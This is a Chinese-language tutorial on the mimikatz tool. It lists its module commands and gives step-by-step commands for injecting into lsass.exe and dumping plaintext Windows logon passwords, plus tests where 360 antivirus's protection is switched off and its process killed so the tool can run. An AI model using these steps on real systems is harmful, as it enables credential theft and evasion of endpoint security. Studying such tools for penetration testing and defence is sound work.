神器mimikatz使用详解

**一.mimikatz简介**

mimikatz是法国人Gentil Kiwi编写的一款windows平台下的神器，它具备很多功能，其中最亮的功能是直接从 lsass.exe 进程里获取windows处于active状态账号的明文密码。


mimikatz的功能不仅如此，它还可以提升进程权限，注入进程，读取进程内存等等，mimikatz包含了很多本地模块，更像是一个轻量级的调试器，其强大的功能还有待挖掘。

作者主页：http://blog.gentilkiwi.com/

**二.mimikatz基础命令**

随便输入”xxx::”，会提示”modules:’xxx’ intr0uvable”,大概意思就是你输入的命令不存在，然后会列出所有可用的命令

所有的模块与命令，如下图（左边的是模块名称，右边的是描述）：




1.cls    清屏

2.exit    退出

3.version    查看mimikatz的版本

http://note.youdao.com/yws/public/resource/8c7b23e27a17ec8bcb8234905c17ef3d/B51AF11760DF432D9CF464BA28859E27

4.help    查看帮助信息（全是法文，只能找google了）




5.system::user    查看当前登录的系统用户

http://note.youdao.com/yws/public/resource/8c7b23e27a17ec8bcb8234905c17ef3d/973C54032B0C4CFA84C6B9795EA7BB2D

6.system::computer    查看计算机名称

http://note.youdao.com/yws/public/resource/8c7b23e27a17ec8bcb8234905c17ef3d/23ACB7735CA04103B6B5E077728B8F26

7.process::list    列出进程



8.process::suspend 进程名称    暂停进程


http://note.youdao.com/yws/public/resource/8c7b23e27a17ec8bcb8234905c17ef3d/0EF31E121398421B8FC226A4973234D5

QQ进程还在，只是QQ无法使用了。

9.process::stop 进程名称    结束进程

http://note.youdao.com/yws/public/resource/8c7b23e27a17ec8bcb8234905c17ef3d/E1BB784E1F5B4E5AA92A81B886B53CCD


10.process::modules    列出系统的核心模块及所在位置



11.service::list    列出系统的服务

12.service::remove    移除系统的服务

13.service::start stop 服务名称    启动或停止服务



14.privilege::list    列出权限列表

15.privilege::enable    激活一个或多个权限

16.privilege::debug    提升权限

http://note.youdao.com/yws/public/resource/8c7b23e27a17ec8bcb8234905c17ef3d/5BB146E37EB244A9BF0D7F2DBDB70856

17.nogpo::cmd    打开系统的cmd.exe

http://note.youdao.com/yws/public/resource/8c7b23e27a17ec8bcb8234905c17ef3d/A2617662170943E3862AB34E23E0FD28

18.nogpo::regedit    打开系统的注册表

http://note.youdao.com/yws/public/resource/8c7b23e27a17ec8bcb8234905c17ef3d/5FB686563D9E4F8B99617FF34F0BC0FC


19.nogpo::taskmgr    打开任务管理器

http://note.youdao.com/yws/public/resource/8c7b23e27a17ec8bcb8234905c17ef3d/B78B325C96264C27B8C6C132AAAE67F6


20.ts::sessions    显示当前的会话

21.ts::processes    显示进程和对应的pid情况等


22.sekurlsa::wdigest    获取本地用户信息及密码




23.sekurlsa::wdigest    获取kerberos用户信息及密码



24.sekurlsa::tspkg   获取tspkg用户信息及密码



25.sekurlsa::logonPasswords   获登陆用户信息及密码



ps：1.由于命令很多，就不一一列出了。

      2.kerberos是一种网络认证协议。至于tspkg好像是与远程连接时的网络身份认证有关的。

**三:mimikatz获取用户名及密码的方法**

**方法一：**

1. 运行主程序：mimikatz.exe

2. 输入：privilege::debug      提升权限

3. 输入：inject::process lsass.exe sekurlsa.dll    将sekurlsa.dll 注入到lsass.exe 中

4. 输入：@getLogonPasswords    即可获取hash和当前用户的明文密码！

原理就是登陆的时候输入的密码，经过 lsass.exe 里的 wdigest 和 tspkg 两个模块调用后，它们对之进行加密处理，而没有进行擦除，

而且该加密通过特征可以定位，并且按照微软的算法可逆。 只要登陆过，就可以抓出来，它进行枚举的。


简单地说，在 Windows 中，当用户登录时，lsass.exe 使用一个可逆的算法，加密过的明文密码，并且把密文保存在内存中，没有清理，然后可以抓出来，还原。   
  
也就是说，开机以后，只要是登陆过的用户，在没重启前（因为重启内存就清零了，这里不包括使用其他方法清理内存），都可以抓出来，注销也是无用的，

因为内存中的密码并没有清除，所以还是可以抓出来的。


**方法二（直接调用sekurlsa模块）:**


1. 运行主程序：mimikatz.exe  
2. 输入：privilege::debug      提升权限


3.输入：sekurlsa::logonPasswords full



或








**四.实际测试**

一.测试系统：Windows 7旗舰版

测试情况如下图：



在网上看到一些文章说，安装了360之类的杀毒软件后，神器就无法使用了，于是在本地测试了一下。

无论是启动着360，还是退出了360，都会出来下面的情况。

就是在输入inject::process lsass.exe sekurlsa.dll时提示：拒绝访问(如下图)


http://note.youdao.com/yws/public/resource/8c7b23e27a17ec8bcb8234905c17ef3d/A2881306866F4377BD15380E5F7690EE

后来到进程里看了一下，原来360的主动防御进程还在，http://note.youdao.com/yws/public/resource/8c7b23e27a17ec8bcb8234905c17ef3d/9CA665500B804A8890FDCB69D91736A2。


接着把360的实时防护全部关掉，再把那个进程结束掉就可以正常使用mimikatz了。

二.测试系统：Windows XP专业版sp3


测试情况如下图：



三.测试环境：远程连接一台虚拟机中的Windows 7旗舰版




直接运行mimikatz提权时会提示错误，如下图：



大意是提示权限不足吧。

后来用“以管理员身体运行”就可以了



测试情况如下：